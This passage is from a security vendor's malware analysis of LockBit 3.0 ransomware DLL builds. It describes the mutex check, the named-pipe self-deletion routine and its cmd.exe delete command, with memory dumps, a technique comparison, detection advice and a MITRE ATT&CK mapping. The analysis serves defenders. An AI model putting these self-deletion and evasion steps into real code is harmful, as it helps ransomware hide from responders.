
OpenMutexW parameter

If the *Global* mutex does not exist within the environment, LockBit proceeds to create the mutex and prepare to encrypt the environment. However if the *Global* mutex exists within the environment, then it proceeds to execute the following.

1. Close handle to the opened *Global* mutex.
2. Check the self_destruct flag.
3. If the self_destruct flag is true, it proceeds to create a Named Pipe. This Named Pipe creation process is the same behavior as the section Named Pipe. This named pipe client proceeds to delete itself. Once completed, move to step 5.
4. If the self_destruct flag is false, it proceeds to step 5.
5. Close the process by running ExitProcess.

When the LockBit process establishes a connection to the Named Pipe, the client process proceeds to execute the following:

- Kill the original encrypting process with *NtOpenProcess* and *ZwTerminateProcess*.
- Rename the original file using *MoveFileExW*. The file is renamed to *AAAAAAAAAAAAAAAA*.




```
004B88E0 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 C.:.\.U.s.e.r.s.
004B88F0 5C 00 [redacted]                                 \
004B8900                                     5C 00 44 00           \.D.
004B8910 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 4C 00 e.s.k.t.o.p.\.L.
004B8920 6F 00 63 00 6B 00 42 00 69 00 74 00 33 00 42 00 o.c.k.B.i.t.3.B.
004B8930 75 00 69 00 6C 00 64 00 65 00 72 00 5C 00 42 00 u.i.l.d.e.r.\.B.
004B8940 75 00 69 00 6C 00 64 00 5C 00 4C 00 42 00 33 00 u.i.l.d.\.L.B.3.
004B8950 5F 00 52 00 75 00 6E 00 64 00 6C 00 6C 00 33 00 _.R.u.n.d.l.l.3.
004B8960 32 00 2E 00 64 00 6C 00 6C 00 00 00 00 00 00 00 2...d.l.l.......
```

```
004BD660 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 C.:.\.U.s.e.r.s.
004BD670 5C 00 [redacted]                                 \
004BD680                                     5C 00 44 00           \.D.
004BD690 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 4C 00 e.s.k.t.o.p.\.L.
004BD6A0 6F 00 63 00 6B 00 42 00 69 00 74 00 33 00 42 00 o.c.k.B.i.t.3.B.
004BD6B0 75 00 69 00 6C 00 64 00 65 00 72 00 5C 00 42 00 u.i.l.d.e.r.\.B.
004BD6C0 75 00 69 00 6C 00 64 00 5C 00 41 00 41 00 41 00 u.i.l.d.\.A.A.A.
004BD6D0 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 A.A.A.A.A.A.A.A.
004BD6E0 41 00 41 00 41 00 41 00 41 00 00 00 00 00 00 00 A.A.A.A.A.......
```

File name update to *AAAAAAAAAAAAAAAA*


- The file is renamed 26 times, until it reaches *ZZZZZZZZZZZZZZZZ*.



□ Name	Type	Size
AAAAAAAAAAAAAAAA	File	152 KB
DECRYPTION_ID	Text Document	1 KB
LB3	Application	154 KB
LB3_pass	Application	150 KB
Password_exe	Text Document	3 KB
priv.key	KEY File	1 KB
pub.key	KEY File	1 KB
ZZZZZZZZZZZZZZZZ	File	152 KB

File name update until *ZZZZZZZZZZZZZZZZ*

- Once the file name is renamed to *ZZZZZZZZZZZZZZZZ*, the client process deletes the file with *DeleteFileW*.
- Client process terminates itself by calling *ShellExecuteW* to call cmd.exe with commandline to delete the client process' original file.



```
1:  [esp+4]  00000000 00000000
2:  [esp+8]  00000000 00000000
3:  [esp+C]  004C8048 004C8048 L"C:\\Windows\\System32\\cmd.exe"
4:  [esp+10] 004B88E0 004B88E0 L"/C DEL /F /Q C:\\PROGRA~3\\5DE.tmp

004B88E0 2F 00 43 00 20 00 44 00 45 00 4C 00 20 00 2F 00 /.C. .D.E.L. ./.
004B88F0 46 00 20 00 2F 00 51 00 20 00 43 00 3A 00 5C 00 F. ./.Q. .C.:.\.
004B8900 50 00 52 00 4F 00 47 00 52 00 41 00 7E 00 33 00 P.R.O.G.R.A.~.3.
004B8910 5C 00 35 00 44 00 45 00 2E 00 74 00 6D 00 70 00 \.5.D.E...t.m.p.
004B8920 20 00 3E 00 3E 00 20 00 4E 00 55 00 4C 00 00 00  .>.>. .N.U.L...
```

Delete client process' original .tmp file.

The encryption procedure appears to be divided into two roles with two processes from the above behavior. Initial process with mutex creation is responsible for the encryption procedure and the second process is responsible for deleting the relevant files.

Comparative Chart

The following chart identifies key points seen in Technical Analysis.

Techniques in-use	DLL	DLL (Reflective Injection)
DbgUiRemoteBreakin Patching	✓	✓
Named Pipe & Injection	✓	✓
Passphrase protection	✓	
Self Deletion	✓	✓


Many of the functionality mentioned in this section are provided in both *lb3_rundll32.dll* and *lb3_reflectivedll_dllmain.dll*, however the key difference between the two binaries appears to be support of command line arguments.
The command line arguments such as password phrase protections or wallpaper change was not included in the *lb3_reflectivedll_dllmain.dll*.

The Reflective DLL Injection is meant to execute the DLL through injection within the host process. The usage of this is already part of evasion techniques where something such as obfuscation may not be necessary. It may also be that controlling the reflectively loaded DLL in a remote process with command line arguments causes unnecessary complexity to the development. .

Detection And Prevention of the LockBit Ransomware

Cybereason Defense Platform

The Cybereason Defense Platform is able to detect and prevent infections with LockBit using multi-layer protection that detects and blocks malware with threat intelligence, machine learning, and Next-Gen Antivirus (NGAV) capabilities:



The Cybereason Defense Platform creates a MalOp based ransomware behavior

Cybereason GSOC MDR

Cybereason GSOC recommends the following actions in the Cybereason Defense Platform:

- Enable **Application Control** to block the execution of malicious files.
- Enable **Anti-Ransomware** in your environment's policies, set the Anti-Ransomware mode to Prevent, and enable Shadow Copy detection to ensure maximum protection against ransomware.
- Enable **Variant Payload Prevention** with prevent mode on Cybereason Behavioral execution prevention.

Cybereason is dedicated to teaming with Defenders to end cyber attacks from endpoints to the enterprise to everywhere. Learn more about Cybereason XDR powered by Google Chronicle, check out our Extended Detection and Response (XDR) Toolkit, or schedule a demo today to learn how your organization can benefit from an operation-centric approach to security.

MITRE ATT&CK MAPPING

Tactic	Techniques / Sub-Techniques
TA0002: Execution	T1047 – Windows Management Instrumentation
TA0002: Execution	T1106 - Native API
TA0003: Persistence	T1543.003 – Create or Modify System Process: Windows Service
TA0003: Persistence	T1547.001 – Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
TA0004: Privilege Escalation	T1078.001 – Valid Accounts: Default Accounts
TA0004: Privilege Escalation	T1078.002 – Valid Accounts: Domain Accounts
TA0004: Privilege Escalation	T1548.002 – Abuse Elevation Control Mechanism: Bypass User Account Control
TA0005: Defense Evasion	T1055 – Process Injection
TA0005: Defense Evasion	T1070.001 – Indicator Removal on Host: Clear Windows Event Logs
TA0005: Defense Evasion	T1218.003 – System Binary Proxy Execution: CMSTP
TA0005: Defense Evasion	T1406.002 – Obfuscated Files or Information: Software Packing
TA0005: Defense Evasion	T1620 - Reflective Code Loading
TA0005: Defense Evasion	T1622 – Debugger Evasion
TA0006: Credential Access	T1003.001 – OS Credential Dumping: LSASS Memory
TA0008: Lateral Movement	T1021.002 - Remote Service: SMB/Windows Admin Shares

TA0009: Collection	T1119 – Automated Collection
TA0040: Impact	T1485 – Data Destruction
TA0040: Impact	T1489 – Service Stop
TA0040: Impact	T1490 – Inhibit System Recovery

About The Researchers

Kotaro Ogino, Senior Security Analyst, Cybereason Global SOC

Kotaro Ogino is a Senior Security Analyst with the Cybereason Global SOC team. He is involved in threat hunting, administration of Security Orchestration, Automation, and Response (SOAR) systems, and Extended Detection and Response (XDR). Kotaro has a bachelor of science degree in information and computer science.